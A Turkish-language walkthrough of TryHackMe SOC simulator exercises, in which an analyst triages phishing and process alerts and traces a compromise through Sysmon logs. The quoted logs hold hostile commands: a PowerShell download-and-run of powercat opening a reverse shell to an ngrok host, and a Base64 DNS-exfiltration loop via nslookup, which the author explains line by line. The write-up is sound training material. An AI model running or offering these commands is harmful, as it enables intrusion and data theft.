
SOC SIMULATOR TRYHACKME

Hazırlayan: Emrecan Atlıhan

Tarih: 01.03.2025



TryHackMe SOC simulation 1

Başlangıçta bizi böyle bir ekran karşılıyor. Her ne kadar başta neler yapmamız gerektiğini anlatsa da bir playbook olmaması yeniler için biraz sorun yaratabilir. Solda


Dashborad

Alert queue


SIEM

Analyst VM gibi başlıklar var.


Alert queue de sırasıyla alarmlar düşecek.




İlk alarmımız bir phishing saldırısı olabileceği yönünde .eml dosyasına erişemediğimiz için burada yapabileceğimiz tek şey gelen mailin domainini kontrol etmek.




Domain temiz gözüküyor o yüzden rapor kısmında false positive işaretlemeye geçebiliriz.






Son olarak rapor kısmını kontrol edildi güvenli gözüküyor yazılabilir.




Diğer farklı alarm türümüz ise process idi. Burda bir işlem diğer işlemi çağırdığından dolayı bir uyarı düşüyor. Bunu kontrol etmek için SIEM'e gidiyoruz. NGC nedir ona bakıyoruz.




Process oluştuktan sonra devamında herhangi bir ekstra durum yok. NGC ise Next Generation Credantinal olduğunu öğreniyoruz sorun yok.

```
01/03/2025
     05:30:11.000
                         datasource: sysmon
                          event.action: Registry value set (rule: RegistryEvent)
                         event.code: 13
                         host.name: win-3456
                         process.name: spoolsv.exe
process.pid: 3847
                          registry.key: System\CurrentControlSet\Control\DeviceClasses\{0ecef634-6ef0-472a-8085-5ad023ecbccd}\##?#SWD#PRINTENUM#{49455221-FA52-47F9-826D-
                      B41CFD35E447}#(0ecef634-6ef0-472a-8085-5ad023ecbccd)\#\Device Parameters\FriendlyName
registry.path: HKLM\System\CurrentControlSet\Control\DeviceClasses\\0ecef634-6ef0-472a-8085-5ad023ecbccd\\##?#SWD#PRINTENUM#{49455221-FA52-47F9-826D-
                      B41CFD35E447}#{0ecef634-6ef0-472a-8085-5ad023ecbccd}\#\Device Parameters\FriendlyNa
                         registry.value: FriendlyName
                         timestamp: 03/01/2025 05:29:33.029
                      host = 10.10.102.112:8989 | source = eventcollector | sourcetype = _ison
> 01/03/2025
     05:30:01.000
                         datasource: sysmon
                        event.action: Process Create (rule: ProcessCreate)
                         event.code: 1
                         host.name:
                         process.command_line: taskhostw.exe NGCKeyPregen
                         process.name: taskhostw.exe
                         process.parent.name: svchost.exe
                         process.parent.pid: 3902
process.pid: 3897
                          process.working_directory: C:\Windows\system32\
                         timestamp: 03/01/2025 05:29:51.029
                      host = 10.10.102.112:8989 | source = eventcollector | sourcetype = _json
```


Diğer mailimizde ise bir ek dosyası bulunuyor bu ekte .ps1 dosyası bulunmakta maili gönderen kişiyi kontrol etmek için dokümantasyona gidiyorum.




Dosya içeriğine bakıyorum gayet düzgün gözüküyor güvenli olmalı.




Diğer ekli gelen mailimizde ise bir zip dosyası geliyor. Zipi kontrol etmek için içeriğe ufak bir göz atıyoruz.







Dosyayı çıkardığımızda biraz sorun gözüküyor yukarda pdf olarak gözüken dosyanın uzantısı lınk olarak devam ediyor. Kontrol etmek için hashini alıp virustotal ve anyruna atıyorum.



Anyrun veya virustotalde çıkmaması onu güvenli yapmaz. Maili alan kişi herhangi bir performans göstermiş mi diye SIEM'den kontrole gidiyorum.





Mail geldikten sonra muhtemelen kurbanımız maili indirip zip dosyasını açıyor.

```
01/03/2025
               { [-]
05:37:38.000
                  attachment: ImportantInvoice-Febrary.zip
                  content: The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive
               information.
                  datasource: emails
                  direction: inbound
                  recipient: michael.ascot@tryhatme.com
                  sender: john@hatmakereurope.xyz
                  subject: Important: Pending Invioce!
                  timestamp: 03/01/2025 05:37:26.029
               Show as raw text
               host = 10.10.102.112:8989 source = eventcollector sourcetype = _json
01/03/2025
               { [-]
 05:57:53.000
                  datasource: sysmon
                   event.action: File created (rule: FileCreate)
                   event.code: 11
```

```
\label{local} \textbf{file.path:} C: \Users\michael.ascot\appData\Local\Microsoft\Windows\INetCache\Content.Outlook\UP4KOJQB\ImportantInvoice-Febrary.zip:Zone.Identifier
                   process.name: OUTLOOK.EXE
                   process.pid: 8668
                   timestamp: 03/01/2025 05:57:33.029
                Show as raw text
                host = 10.10.102.112:8989 source = eventcollector sourcetype = _json
01/03/2025
                { [-]
05:57:48.000
                   datasource: sysmon
                   event.action: File created (rule: FileCreate)
                   file.path: C:\Users\michael.ascot\AppData\Local\Temp\5\__PSScriptPolicyTest_hnpvwg1v.3mr.ps1
                   host.name: win-3450
                   process.name: powershell.exe
                   process.pid: 9060
                   timestamp: 03/01/2025 05:57:48.029
                Show as raw text
                host = 10.10.102.112:8989 source = eventcollector sourcetype = _json
```

Kurban tıkladıktan hemen sonra bir ngrok hostuna dns isteği atıyor. Bunun sebebi Web Shell almak olabilir.

```
>
                 01/03/2025
                                  { [-]
                 05:57:57.000
                                      datasource: sysmon
                                      dns.answers.data: 3.22.53.161
                                      dns.question.name: 2.tcp.ngrok.io
                                      dns.resolved_ip: 3.22.53.161
                                      event.action: Dns query (rule: DnsQuery)
                                      event.code: 22
                                      host.name: win-3450
                                      network.protocol: dns
                                      process.name: powershell.exe
                                      process.pid: 3880
                                      timestamp: 03/01/2025 05:57:37.029
                                  Show as raw text
                                  host = 10.10.102.112:8989
                                                              source = eventcollector
                                                                                         sourcetype = _json
01/03/2025
            { [-]
05:58:13.000
               datasource: sysmon
               dns.answers.data: 185.199.111.133, 185.199.110.133, 185.199.109.133, 185.199.108.133
               dns.question.name: raw.githubusercontent.com
               dns.resolved_ip: 185.199.111.133, 185.199.110.133, 185.199.109.133, 185.199.108.133
               event.action: Dns query (rule: DnsQuery)
               event.code: 22
               host.name: win-3450
               network.protocol: dns
               process.name: powershell.exe
               process.pid: 3880
               timestamp: 03/01/2025 05:57:36.029
             Show as raw text
            host = 10.10.102.112:8989 source = eventcollector
                                                    sourcetype = _ison
01/03/2025
             [-] }
05:58:10.000
               datasource: sysmon
               event.action: File stream created (rule: FileCreateStreamHash)
               host.name: win-3450
               process.name: Explorer.EXE
               process.pid: 3180
               timestamp: 03/01/2025 05:57:44.029
             Show as raw text
             host = 10.10.102.112:8989 source = eventcollector sourcetype = _json
```

Saldırgan bağlantıyı kurduktan sonra net user ile kullanıcıları kontrol etmiştir.


```
01/03/2025
               { [-]
05:58:25.000
                  datasource: sysmon
                  event.action: Process Create (rule: ProcessCreate)
                   event.code: 1
                  host.name: win-3450
                  process.command_line: "C:\Windows\system32\net.exe" user
                  process.name: net.exe
                  process.parent.name: powershell.exe
                  process.parent.pid: 9060
                  process.pid: 7336
                  process.working_directory: C:\Windows\System32\WindowsPowerShell\v1.0\
                   timestamp: 03/01/2025 05:58:23.029
                }
                Show as raw text
                host = 10.10.102.112:8989 source = eventcollector sourcetype = _json
```

Daha sonra ise powershell yardımı ile powercat.ps1 indirmeye çalışıyor. Bu program güçlü bir yetki yükseltme aracıdır.

```
01/03/2025
               { [-]
05:58:30.000
                  datasource: sysmon
                  event.action: Process Create (rule: ProcessCreate)
                  event.code: 1
                  host.name: win-3450
                  process.command_line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "IEX(New-Object
               System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 1928
                -e powershell"
                  process.name: powershell.exe
                  process.parent.name: explorer.exe
                  process.parent.pid: 3,180
                  process.pid: 3880
                  process.working_directory: C:\Windows\System32\WindowsPowerShell\v1.0\
                  timestamp: 03/01/2025 05:57:45.029
               Show as raw text
               host = 10.10.102.112:8989 source = eventcollector sourcetype = _json
```

Kendisi programı indirdikten sonra biraz daha keşife devam ediyor. Zaten yapacağını yeteri kadar yapmış. True positive diyerek onaylıyoruz.

```
01/03/2025
05:58:32.000
                  datasource: sysmon
                  event.action: Process Create (rule: ProcessCreate)
                  event.code: 1
                  host.name: win-3450
                  process.command_line: "C:\Windows\system32\systeminfo.exe"
                  process.name: systeminfo.exe
                  process.parent.name: powershell.exe
                  process.parent.pid: 9060
                  process.pid: 3524
                  process.working_directory: C:\Windows\System32\WindowsPowerShell\v1.0\
                  timestamp: 03/01/2025 05:58:01.029
               Show as raw text
               host = 10.10.102.112:8989 | source = eventcollector | sourcetype = _json
01/03/2025
               { [-]
05:58:30.000
                  datasource: sysmon
                  event.action: Process Create (rule: ProcessCreate)
                  event.code: 1
                  host.name: win-3450
                  process.command_line: C:\Windows\system32\net1 localgroup
                  process.name: net1.exe
                  process.parent.name: net.exe
                  process.parent.pid: 892
                  process.pid: 6576
                  process.working_directory: C:\Windows\System32\WindowsPowerShell\v1.0\
                  timestamp: 03/01/2025 05:58:30.029
```



İkinci seneryo ise aslında birin devamı ekstra alarmlar geliyor onlara da bakalım.


SOC Sim 2

Devamı niteliğinde devam edecek dediğim ikinci simülasyonda ilk kez bir medium uyarı ile devam edelim. Burada bir ağ sürücüsünü yerel bir sürücüye eşliyor.




```
> 01/03/2025
                    { [-]
     07:25:35.000
                       datasource: sysmon
                       event.action: Process Create (rule: ProcessCreate)
                       event.code: 1
                       host.name: win-3450
                       process.command_line: "C:\Windows\system32\net.exe" use Z: \\FILESRV-01\SSF-FinancialRecords
                       process.parent.name: powershell.exe
                       process.parent.pid: 3728
                       process.pid: 5784
                       process.working_directory: C:\Users\michael.ascot\downloads\
                        timestamp: 03/01/2025 07:24:54.282
                    host = 10.10.8.42:8989 | source = eventcollector | sourcetype = _json
    01/03/2025
     07:24:50.000
                       datasource: sysmon
                       event.action: File created (rule: FileCreate)
                       event.code: 11
                       file.path: C:\Users\michael.ascot\Downloads\exfiltration
                       host.name: win-3450
                       process.name: powershell.exe
                       process.pid: 3728
                       timestamp: 03/01/2025 07:24:47.282
                     Show as raw text
                     host = 10.10.8.42:8989 source = eventcollector sourcetype = _json
```

Robocopy.exe kullanılarak önemli dosyalar kopyalanıyor.



```
> 01/03/2025 { [-]
                           datasource: sysmon
                           event.action: File created (rule: FileCreate)
                           \textbf{file.path}: \ \texttt{C:} \\ \texttt{Users} \\ \texttt{michael.ascot} \\ \texttt{Downloads} \\ \texttt{exfiltration} \\ \texttt{ClientPortfolioSummary.xlsx}
                           host.name: win-3450
                           process.name: Robocopy.exe
                           process.pid: 8356
                           timestamp: 03/01/2025 07:25:41.282
                        host = 10.10.8.42:8989 source = eventcollector sourcetype = _json
    01/03/2025
     07:25:41.000
                           datasource: sysmon
                           event.action: File created (rule: FileCreate)
                           event.code: 11
                           \begin{tabular}{ll} \textbf{file.path:} & C:\Users\michael.ascot\Downloads\exfiltration\Investor\Presentation2023.pptx \\ \end{tabular}
                           host.name: win-3450
                           process.name: Robocopy.exe
                           process.pid: 8356
                           timestamp: 03/01/2025 07:25:41.282
                        Show as raw text
                        host = 10.10.8.42:8989 | source = eventcollector | sourcetype = _json
```

Saldırgan işi bittikten sonra sonra sürücü ile bağlantıyı kesiyor. Bu sırada kopyaladıklarını bir zip dosyası haline getiriyor.



Ekstra olarak alert düşmese de saldırgan PowerView kullanarak Active Directory içinde tarama çalışmaları yapıyor

```
> 01/03/2025
                                               datasource: sysm
                                               event.action: File created (rule: FileCreate)
                                               event.code: 11
                                                file.path: C:\Users\michael.ascot\Downloads\PowerView.ps1
                                               host.name: win-3450
                                               process.name: powershell.exe
                                               process.pid: 9060
                                               timestamp: 03/01/2025 07:22:59.282
                                        host = 10.10.8.42:8989 | source = eventcollector | sourcetype = _ison
       07:24:08.000
                                           event.action: Execute a Remote Command
                                            file.path: C:\Users\michael.ascot\downloads\PowerView.ps1
                                    message: Creating Scriptblock text (1 of 1):{

these results be piped to ping for a speedup?
}


if($Up) {

# return full data objects

convert/process the LDAP fields for each result

Convert-
                                           host.name: win-3450
                                                                                                                                                                                                                                      if($Ping) {
                                                                                                                                                                                                                                                                                                               # TODO: how can
                                                                                                                                                                             $Up = Test-Connection -Count 1 -Quiet -ComputerName $_.properties.dnshostname
                                                                                                                                                                                                                                           if ($FullData) {
                                                                                                                                                                                       \label{lem:convert-LDAPProperty} \mbox{ if ($FullData) { } \\ \mbox{ Convert-LDAPProperty -Properties } \mbox{ $\bot$. Properties } \\ \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{ } \mbox{
                                     $_.properties.dnshostna
                                                                                                                }ScriptBlock ID: fe1b8559-938b-4c36-8c28-1e3bc2cf7039Path: C:\Users\michael.ascot\downloads\PowerView.ps1
                                           powershell.command.invocation_details.value: -
                                           powershell.command.name: -
                                     # TODO: how can these
                                                                                                                                                                                         Convert-LDAPProperty -Properties $_.Properties
                                                                                             # otherwise we're just returning the DNS host name
                                                                                                                                                                                                                                                                  $_.properties.dnshostname
                                           process.command line: -
                                           timestamp: 03/01/2025 07:23:48.282
                                            winlog.process.pid: 3,728
                                      Show as raw text
                                     host = 10.10.8.42:8989 | source = eventcollector | sourcetype = _json
      01/03/2025
                                             datasource: sysmon
                                              event.action: File created (rule: FileCreate)
                                              event.code: 11
                                              file.path: C:\Users\michael.ascot\AppData\Local\Temp\5\__PSScriptPolicyTest_b1baaotg.vsb.ps1
                                              host.name: win-3450
                                             process.name: powershell.exe
                                              process.pid: 3728
                                              timestamp: 03/01/2025 07:23:13.282
                                        host = 10.10.8.42:8989 | source = eventcollector | sourcetype = _json
```

DNS yoluyla dosyaları sızdırmak için nslookup.exe kullanılıyor.



☐ Dosyanın Base64 ile Kodlanması

\$base64 =

 $[System.Convert]:: ToBase 64 String ([System.IO.File]:: ReadAll Bytes ("C:\Users\michael.ascot\Downloads\exfiltration\exfilt8me.zip"))$

- "exfilt8me.zip" dosyası **Base64 formatına** dönüştürülüyor.
- Bu, ikili (binary) dosyaların metin olarak kodlanmasını sağlar.

☐ Kodlanmış Verinin Küçük Parçalara Ayrılması

\$base64 -split '(.{1,30})' | Where-Object { \$ -ne " }

- Base64 ile kodlanmış veri 30 karakterlik parçalara bölünüyor.
- Boş satırlar (\$_ -ne ") filtreleniyor.

☐ DNS Sorgusu Kullanarak Veri Sızdırma

ForEach-Object {Invoke-Expression "nslookup \$.haz4rdw4re.io"}

- Her bir 30 karakterlik parça, **alt alan adı olarak** kullanılarak **nslookup komutu** çalıştırılıyor.
- Örnek:

nslookup dGF0aW9uMjAyMy5wcHR488wrSy0uyS.haz4rdw4re.io

- Bu sorgu, haz4rdw4re.io alan adını yöneten DNS sunucusuna gönderiliyor.
- Sunucu bu talepleri alarak **Base64 veriyi bir araya getirebilir** ve çalınan dosyanın içeriğini geri elde edebilir.

```
01/03/2025
                                                                                                         { [-]
                           07:27:24.000
                                                                                                                        datasource: sysmon
                                                                                                                        event.action: Process Create (rule: ProcessCreate)
                                                                                                                         event.code: 1
                                                                                                                        host.name: win-3450
                                                                                                                        process.command_line: "C:\Windows\system32\nslookup.exe" dGF0aW9uMjAyMy5wcHR488wrSy0uyS.haz4rdw4re.io
                                                                                                                        process.name: nslookup.exe
                                                                                                                        process.parent.name: powershell.exe
                                                                                                                        process.parent.pid: 3728
                                                                                                                        process.pid: 5696
                                                                                                                        process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
                                                                                                                        timestamp: 03/01/2025 07:26:39.282
                                                                                                        host = 10.10.8.42:8989 | source = eventcollector | sourcetype = ison
> 01/03/2025
                         07:27:21 000
                                                                                                                        datasource: sysmon
                                                                                                                        event.action: Process Create (rule: ProcessCreate)
                                                                                                                        event.code: 1
